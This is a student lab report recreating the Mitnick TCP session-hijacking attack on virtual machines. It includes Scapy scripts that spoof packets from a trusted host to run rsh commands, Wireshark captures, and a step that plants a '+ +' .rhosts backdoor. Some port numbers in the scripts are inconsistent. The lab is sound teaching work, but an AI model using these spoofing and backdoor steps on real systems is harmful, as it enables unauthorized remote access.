A
Lab Report
on

Mitnick Attack

By

Lakesh Biyala (202IS016)
Samyak Jain (202IS022)

1. Overview

Kevin Mitnick was the biggest hacker of his time and probably the most well-known hacker in history. He stole over 20,000 credit card information which left him on the FBI's wanted list of criminals. Most of the hacks done by Mitnick were based on social engineering however this particular attack was much more technical. He became interested in hacking cellular phone networks and was in need of specialized software that could help him do that. That led him to Tsutomu Shimomura, a researcher working at the San Diego Supercomputer Center.

In 1994, Mitnick successfully launched an attack on Shimomura's computer, by exploiting the vulnerabilities in the TCP protocol and the trusted relationship between two of Shimomura's computers. The attack is now known as *the Mitnick attack*, which is a special type of TCP session hijacking.

Here we try to recreate the classic Mitnick attack, so we can observe such attack. We emulate the settings that were originally on Shimomura's computers and then launch the Mitnick attack to create a forged TCP session between two of Shimomura's computers. If the attack is successful, we should be able to run any command on Shimomura's computer.

2. Working of Mitnick Attack




Fig 1 The illustration of the Mitnick Attack

The Mitnick attack is a special case of TCP session hijacking attacks, where Instead of hijacking an existing TCP connection between victims A and B, the Mitnick attack creates a TCP connection between A and B first on their behalf, and then naturally hijacks the connection.

In the actual Mitnick attack, the victim is called X-Terminal, Mitnick wanted to log into X-Terminal and run his commands on it. A trusted server was allowed to log into X-Terminal without a password. In order to log into X-Terminal, Mitnick had to impersonate the trusted server, so he did not need to provide any password. Figure 1 depicts the high-level picture of the attack.

Mitnick followed four steps to attack the X-Terminal.

1) Sequence Number Prediction:

Since in those days, the initial sequence numbers (ISN) were not random, Mitnick was able to guess the ISN by finding a pattern of ISNs. He did by sending SYN requests to X-terminal and received SYN+ACK responses, then he sent a RESET packet to X-Terminal, to clear the half-open connection from X-Terminal's queue (to prevent the queue from being filled up). He did this step multiple times and found the number pattern between two successive TCP ISNs. This allowed Mitnick to predict ISNs, which was essential for the attack.

2) SYN flooding attack on the server:

To send a connection request from the trusted server to X-Terminal, Mitnick needed to send out an SYN packet from the trusted server to X-Terminal. X-Terminal would respond with an SYN+ACK packet, which was sent to the trusted server. Since the trusted server did not actually initiate the request, it would send a RESET packet to X-Terminal, asking X-Terminal to stop the 3-way handshake. This behavior caused trouble to the Mitnick attack. Hence he flooded with half-open SYN requests from spoofed IP address and as a result, the server got silenced.

3) Spoofing TCP connection:

Because of getting SYN requests, X-Terminal send the SYN|ACK response to the server but the server didn't get the SYN | ACK response because it is muted. Finding out the number pattern, he predicted the ISN and then he spoofed the ACK response sent to X-Terminal, to complete the three-way handshake.

4) Running a remote shell:

Using the established TCP connection between the trusted server and X-Terminal, Mitnick could send a remote shell request to X-terminal, asking it to run a command. He opened the .rhosts file and added the command "echo + +" in the file. By adding this command, he created a backdoor on X-Terminal so that he could get a shell on X-Terminal anytime without repeating the attack. In this way, Mitnick attacked Tsutomu Shimomura's X-Terminal computer.

3. Lab Setup

We create three VMs to establish this setup using Labsetup.zip file from the seed lab's website. One for **X-terminal** (the victim), one for the **trusted server**, and one enacting the **attacker**. In the real Mitnick attack, the attacker machine was a remote machine, however for sake of simplicity we we put all these three VMs on the same network as in fig 2.




Fig 2: Lab environment Setup

3.1. Installing the rsh program

The remote shell rsh is a command line program that can execute shell commands remotely. It is not used anymore as it has been replaced by ssh. We use rsh in this task, just to emulate conditions of those times. Obviously, the old version of the rsh no longer works, but an open-source project re-implements the remote shell clients and servers. It is called rsh-redone. We use the following commands to install rsh server and client on all three VMs.

```
$ sudo apt-get install rsh-redone-client

$ sudo apt-get install rsh-redone-server
```

3.2. Configuration

The rsh server program uses two field for authentication, .rhosts and /etc/hosts.equiv.Every time the server receives a remote command request, it will check the /etc/hosts.equiv. If the request comes from a hostname stored in the file, the server will accept it without asking for passwords. If /etc/hosts.equiv does not exist or do not have that hostname, rsh will check the .rhosts file on the user's home directory.

Shimomura often needed to run remote commands on X-Terminal from the trusted server. To avoid typing passwords, he created a .rhosts file on host X-Terminal and put the trusted server’s IP address into the file. Following commands on X-Terminal does the setup.

```
$ touch .rhosts
$ echo [Server’s IP address] > .rhosts
$ chmod 644 .rhosts
```

To verify your configuration, try running the following command on the trusted server.

```
 $ rsh [X-Terminal’s IP] date
```

4. Step 1: Simulated SYN flooding

The operating systems at the time of the Mitnick Attack were vulnerable to SYN flooding attacks, which could mute the target machine or even shut it down. However, SYN flooding can no longer cause such a damage for modern operating systems. Henc to simulate this affect, we will disconnect the trusted server from the network, so it is completely “muted”.

When X-Terminal receives a SYN packet from the trusted server, it first check in ARP cache entry until there is no entry it will not respond with SYN+ACK packet. Before sending out this packet, it needs to know the MAC address of the trusted server. The ARP cache will be checked first. If there is no entry for the trusted server, X-Terminal will send out an ARP request packet to ask for the MAC address. Since the trusted server has been muted, no one is going to answer the ARP request, hence X-Terminal cannot send out the response. As a result, the TCP connection will not be established.

In the real attack, the trusted server’s MAC address was actually in X-Terminal’s ARP cache. Even if it was not, we would get it as a reply from X-Terminal to a spoofed ICMP echo request sent from server.

Before disconnecting the trusted server, we simply ping it from X-Terminal once, and then use the arp command to check and make sure that the MAC address is in the cache. To simply your attack, we run the following command on X-Terminal to permanently add an entry to the ARP cache:

```
 $ sudo arp -s [Server’s IP] [Server’s MAC]
```

5. Step 2: Spoof TCP Connections and `rsh` Sessions

Now that we have “brought down” the trusted server, we can impersonate the trusted server, and try to launch a `rsh` session with X-Terminal. Since `rsh` runs on top of TCP, we first need to establish a TCP connection between the trusted server and X-Terminal, and then run the `rsh` in this TCP connection.

We can sniff the TCP packets exchanged during the connect establishment however we limit ourselves to use only the *TCP sequence number* field, the *TCP flag* field, And all the *length fields* to simulate the conditions during Mitnick’s time.

Scapy is a packet manipulation tool . We will use Scapy for most of the tasks in this lab. We can use the following command to install *Scapy* for Python 3.

```
$ sudo pip3 install scapy
```

5.1. Task 2.1: Spoof the First TCP Connection

The first TCP connection is initiated by the attacker via a spoofed SYN packet. As you can see in Figure 2, after X-Terminal receives the SYN packet, it will in turn send a SYN+ACK packet to the trusted server. Since the server has been brought down, it will not reset the connection. The attacker, which is on the same network, can sniff the packet and get the sequence number.




Fig 3 : First TCP connection


5.1.1. Step 1: Spoof a SYN packet.

We write a program to spoof a SYN packet from the trusted server to X-Terminal (see Packet 1 in Listing 1). There are six standard TCP code bits, and they can be set in the flag field of the TCP header. The following code examples show how to set the flag field and how to check whether certain bits are set in the flag field.

```
from scapy.all import *

ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=1023, dport=514, flags="S",
seq=778933536)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

mitnick_spoof.py



```
stination         Protoco Length Info
Compu_a4:97:b5    ARP        60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.5             TCP        54 1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
0.2.4             TCP        60 514 → 1023 [SYN, ACK] Seq=3680096250 Ack=778933537
0.2.5             TCP        60 1023 → 514 [RST] Seq=778933537 Win=0 Len=0
Compu_9d:df:4a    ARP        60 Who has 10.0.2.4? Tell 10.0.2.5
Compu_a4:0c:4c    ARP        60 10.0.2.4 is at 08:00:27:9d:df:4a
Compu_a4:0c:4c    ARP        60 Who has 10.0.2.5? Tell 10.0.2.4
Compu_9d:df:4a    ARP        60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.3             DHCP      342 DHCP Request  - Transaction ID 0xe2509645
0.2.6             DHCP      590 DHCP ACK      - Transaction ID 0xe2509645
Compu_64:36:4b    ARP        42 Who has 10.0.2.3? Tell 10.0.2.6
Compu_a4:97:b5    ARP        60 10.0.2.3 is at 08:00:27:64:36:4b
adcast            ARP        42 Who has 10.0.2.5? Tell 10.0.2.6
Compu_a4:97:b5    ARP        60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.5             RSH        84 Session Establishment
0.2.4             TCP        60 514 → 1023 [RST] Seq=3680096251 Win=0 Len=0
Compu_9d:df:4a    ARP        60 Who has 10.0.2.4? Tell 10.0.2.5
Compu_a4:0c:4c    ARP        60 10.0.2.4 is at 08:00:27:9d:df:4a

0000  08 00 27 64 36 4b 08 00  27 9d df 4a 08 06 00 01   ..'d6K.. '..J....
0010  08 00 06 04 00 01 08 00  27 9d df 4a 0a 00 02 04   ........ '..J....
0020  00 00 00 00 00 00 0a 00  02 03 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

enp0s3: <live capture in progress>   Packets: 25 · Displayed: 25 (100.0%)   Profile: Defau
```

Snapshot 1: Spoof of SYN packet

It should be noted that the source port of the SYN packet must be from port 1023. If a different port is used, rsh will reset the connection after the connection is established. If this step is successful, from Wireshark, we should be able to see a SYN+ACK packet coming out of X-Terminal


5.1.2. Step 2: Respond to the SYN+ACK packet.

After X-Terminal sends out an SYN+ACK, the trusted server needs to send out an ACK packet to complete the three-way handshake protocol. The acknowledged number in the packet should be S+1, where S is the sequence number contained in the SYN+ACK packet.

```
from scapy.all import *

ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=1023, dport=514,
flags="A", seq=778933537,
ack=3680096251)
if tcp.flags == "A":
     print("Establishing ACK packet")
data = '9091\x00seed\x00seed\x00touch
/tmp/xyz\x00'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

mitnick_ack.py



Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from enp0s3
2:01 PM
Apply a display filter ... <Ctrl-/>
Expression...

```
stination            Protoco Length Info
;Compu_a4:97:b5      ARP         60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.5                TCP         54 1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
0.2.4                TCP         60 514 → 1023 [SYN, ACK] Seq=3680096250 Ack=778933537
0.2.5                TCP         60 1023 → 514 [RST] Seq=778933537 Win=0 Len=0
;Compu_9d:df:4a      ARP         60 Who has 10.0.2.4? Tell 10.0.2.5
;Compu_a4:0c:4c      ARP         60 10.0.2.4 is at 08:00:27:9d:df:4a
;Compu_a4:0c:4c      ARP         60 Who has 10.0.2.5? Tell 10.0.2.4
;Compu_9d:df:4a      ARP         60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.3                DHCP       342 DHCP Request  - Transaction ID 0xe2509645
0.2.6                DHCP       590 DHCP ACK      - Transaction ID 0xe2509645
;Compu_64:36:4b      ARP         42 Who has 10.0.2.3? Tell 10.0.2.6
;Compu_a4:97:b5      ARP         60 10.0.2.3 is at 08:00:27:64:36:4b
adcast               ARP         42 Who has 10.0.2.5? Tell 10.0.2.6
;Compu_a4:97:b5      ARP         60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.5                RSH         84 Session Establishment
0.2.4                TCP         60 514 → 1023 [RST] Seq=3680096251 Win=0 Len=0
;Compu_9d:df:4a      ARP         60 Who has 10.0.2.4? Tell 10.0.2.5
;Compu_a4:0c:4c      ARP         60 10.0.2.4 is at 08:00:27:9d:df:4a

0000  08 00 27 64 36 4b 08 00  27 9d df 4a 08 06 00 01   ..'d6K.. '..J....
0010  08 00 06 04 00 01 08 00  27 9d df 4a 0a 00 02 04   ........ '..J....
0020  00 00 00 00 00 00 0a 00  02 03 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

enp0s3: <live capture in progress>   Packets: 25 · Displayed: 25 (100.0%)   Profile: Defau
```

Snapshot 2: Response of SYN+ACK packet

Here we get the sequence number via packet sniffing, which was not possible for Mitnick, thats the reason he had to guess the value fo the sequence number.


5.1.3. Step 3: Spoof the rsh data packet

Once the connection is established, the attacker needs to send rsh data to X-Terminal. The structure of the rsh data is shown below.

```
[port number]\x00[uid_client]\x00[uid_server]\x00[your command]\x00
```

The data has four parts: a port number, client's user ID, server's user ID, and a command. Both client and server's user ID is seed in our VM. The four fields are separated by a byte 0. In this example, we tell X-Terminal that we are going to listen on port 9090 for the second connection and the command we want to run is "`touch /tmp/xyz`".


```
data = ’9090\x00seed\x00seed\x00touch /tmp/xyz\x00’
send(IP()/TCP()/data, verbose=0)
```



```
from scapy.all import *

ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=9091, dport=514, flags="SA",
seq=3680096252)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

mitnick_synack.py


Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from enp0s3
2:24 PM
Apply a display filter … <Ctrl-/>
Expression…
Right Ctrl

```
stination           Protoco Length Info
Compu_64:36:4b      ARP        60 Who has 10.0.2.3? Tell 10.0.2.5
Compu_a4:0c:4c      ARP        60 10.0.2.3 is at 08:00:27:64:36:4b
0.2.3               DHCP      342 DHCP Request  - Transaction ID 0x4ad9fa51
0.2.4               DHCP      590 DHCP ACK      - Transaction ID 0x4ad9fa51
Compu_64:36:4b      ARP        60 Who has 10.0.2.3? Tell 10.0.2.4
Compu_9d:df:4a      ARP        60 10.0.2.3 is at 08:00:27:64:36:4b
adcast              ARP        42 Who has 10.0.2.5? Tell 10.0.2.6
Compu_a4:97:b5      ARP        60 10.0.2.5 is at 08:00:27:a4:0c:4c
0.2.5               TCP        54 9090 → 514 [SYN, ACK] Seq=3680096251 Ack=0 Win=8192
0.2.4               TCP        60 514 → 9090 [RST] Seq=0 Win=0 Len=0
Compu_9d:df:4a      ARP        60 Who has 10.0.2.4? Tell 10.0.2.5
Compu_a4:0c:4c      ARP        60 10.0.2.4 is at 08:00:27:9d:df:4a
0.2.3               DHCP      342 DHCP Request  - Transaction ID 0x6c09021e
0.2.5               DHCP      590 DHCP ACK      - Transaction ID 0x6c09021e
Compu_64:36:4b      ARP        60 Who has 10.0.2.3? Tell 10.0.2.5
Compu_a4:0c:4c      ARP        60 10.0.2.3 is at 08:00:27:64:36:4b
0.2.3               DHCP      342 DHCP Request  - Transaction ID 0xe2509645
0.2.6               DHCP      590 DHCP ACK      - Transaction ID 0xe2509645
```

```
0000  08 00 27 a4 0c 4c 08 00  27 a4 97 b5 08 00 45 00   ..'..L.. '.....E.
0010  00 46 00 01 00 00 40 06  62 a9 0a 00 02 04 0a 00   .F....@. b.......
0020  02 05 03 ff 02 02 2e 6d  95 21 db 59 cf fb 50 10   .......m .!.Y..P.
0030  20 00 32 1f 00 00 39 30  39 30 00 73 65 65 64 00    .2...90 90.seed.
0040  64 65 65 73 00 74 6f 75  63 68 20 2f 74 6d 70 2f   dees.tou ch /tmp/
0050  78 79 7a 00                                        xyz.
```

```
enp0s3: <live capture in progress>    Packets: 93 · Displayed: 93 (100.0%)    Profile: Defau
```

Snapshot 3: Spoofing the rsh data packet

5.2. Task 2.2: Spoof the Second TCP Connection





Fig 4 : Second TCP connection

After the first connection has been established, X-Terminal will initiate the second connection. This connection is used by rshd to send out error messages. In our attack, we will not use this connection, but if this connection is not established, rshd will stop without executing our command. Therefore, we need to use spoofing to help X-Terminal and the trusted server finish establishing this connection.

We write another sniff-and-spoof program, which sniffs the TCP traffic going to the port 9090 of the trusted server. When it sees a SYN packet, it should respond with a SYN+ACK packet. If both connections have been successfully established, rshd will execute the command contained in the rsh data packet. Please check the /tmp folder and see whether /tmp/xyz is created and whether its timestamp matches the present time.


victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
5:30 AM
/bin/bash
/bin/bash 66x24

```
[04/09/21]seed@VM:~$ cd /tmp
[04/09/21]seed@VM:/tmp$ ls
config-err-qtgfhK
orbit-seed
systemd-private-d03846e49ef341f78948d49392c6851d-colord.service-lN
qkQa
systemd-private-d03846e49ef341f78948d49392c6851d-rtkit-daemon.serv
ice-Od60ON
unity_support_test.0
xyz
[04/09/21]seed@VM:/tmp$
```

Snapshot 4: Successfully created xyz file on X-terminal


6. Task 3: Set Up a Backdoor

By running the touch command on X-terminal in the attack, prove that we can run any command by launching the same attack.
Mitnick did plan to come back to X-Terminal. Instead of launching the attack again and again, he planted a backdoor in X-Terminal after his initial attack. This backdoor allowed him to log into X-Terminal normally anytime he wanted, without typing any password.
To achieve this goal, we need to add the string "+ +" to the .rhosts file (in a single line). We can include the following command in our rsh data.

```
$ echo + + > .rhosts
```

If the attack succeeds, the attacker should be able to remotely log into X-Terminal using the following command, and no password is needed:

```
$ rsh [X-Terminal’s IP]
```


Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
11:04 AM
/bin/bash
/bin/bash 66x24
Right Ctrl

```
[05/02/21]seed@VM:~$ rsh 10.0.2.5
Last login: Wed Apr 21 07:08:15 EDT 2021 from 10.0.2.6 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
